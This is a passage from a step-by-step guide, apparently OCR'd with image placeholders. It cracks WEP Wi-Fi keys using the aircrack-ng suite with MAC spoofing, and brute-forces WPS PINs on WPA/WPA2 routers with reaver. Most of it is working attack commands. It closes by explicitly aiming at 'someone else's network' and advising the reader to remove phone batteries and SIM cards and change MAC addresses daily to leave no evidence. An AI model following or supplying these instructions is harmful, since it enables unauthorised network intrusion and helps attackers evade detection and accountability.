


If all is successful Insha Allah the next should show


Step 3: Now open two more konsoles like the prior konsole in total three

Step 4: In the first window type “aireplay-ng -1 a 0 [INPUT BSSID] mon0”

Step 5: 2nd window type “aireplay-ng -3 –b [INPUT BSSID] mon0”




Step 6: The following actions per konsoles should take place (Insha Allah)



Note the addition of your mac in the console

Step 7: After a while it should say Decloak in the top right hand corner
wait till you've captured enough data to proceed to the next step then in all the consoles hold Ctrl+C to stop {minimum #Data should be 50,000}


Step 8: Type "dir" and select the file that ends in .cap



Step 9: I had to type "aircrack-ng wep-*04*.cap" because I took 4 tries to try and crack the password, each time I had less data the final time I had 66,315 collected


Each time you run a capture session the file jumps up 1 increment ie;

1 - Wep-01.cap
2 - Wep-02.cap
3 - Wep-03.cap




The key for the network will show here

If however you receive a fail message then no worries increase the data captured then run aircrack, remember the higher the amount captured the easier it is to crack. Also the stronger the signal is the more quicker date capture will be.



Step 10: **Write the key down in notepad**

Now shut down Backtrack by clicking on virtual machine=Power=Power off, then click yes



Code for cracking a wep key

airmon-ng start wlan0
airodump-ng mon0

ifconfig mon0 down (up)
macchanger -m 00:11:22:33:44:55 mon0

airodump-ng mon0

copy BSSID and CHANNEL

{open a new konsole} airodump-ng -w wep -c channel --bssid INPUT mon0
{open a new konsole} aireplay-ng -1 0 -a INPUT mon0
{open a new konsole} aireplay-ng -3 -b INPUT mon0

aircrack-ng wep-01.cap

Always make sure the code you type is correct.

WPA/WPA2

Method 1

How to hack a WPA/WPA2 Router - For Beginners

This is a very detailed video that explains how to hack a WPA/WPA2 encrypted wifi router.
https://www.youtube.com/watch?v=EOJB3heWnyI

Method 2

Youtube “reaver“

1. Download Backtrack and run it inside VMware or burn it to a disk and boot off of it.

2. You will need a USB adapter compatible with Backtrack and that can do packet injecting. Here are Backtrack compatible USB adapters.

3. Start Backtrack and run the following command
apt-get update

4. Then install reaver with the following command
apt-get install reaver

5. We need the Bssid to run reaver so run the following commands
airmon-ng start wlan0
airodump-ng mon0

6. Copy the BSSID and then run the following command.
reaver -i mon0 -b (The BSSID) –vv

Reaver will now run and start a brute force attack against the Pin number of the router. Reaver does not work with all routers only routers that have WPS installed which is around 80% of routers. Also reaver needs a good signal strength to run or it will have problems.

For more information here is the reaver wiki http://code.google.com/p/reaver-wps/w/list

Remember

Before cracking and surfing the net using someone else's network remember to take out the battery and Sim Card from your phone so that there is no evidence of you in the vicinity of the target network and always make sure you change your MAC Address daily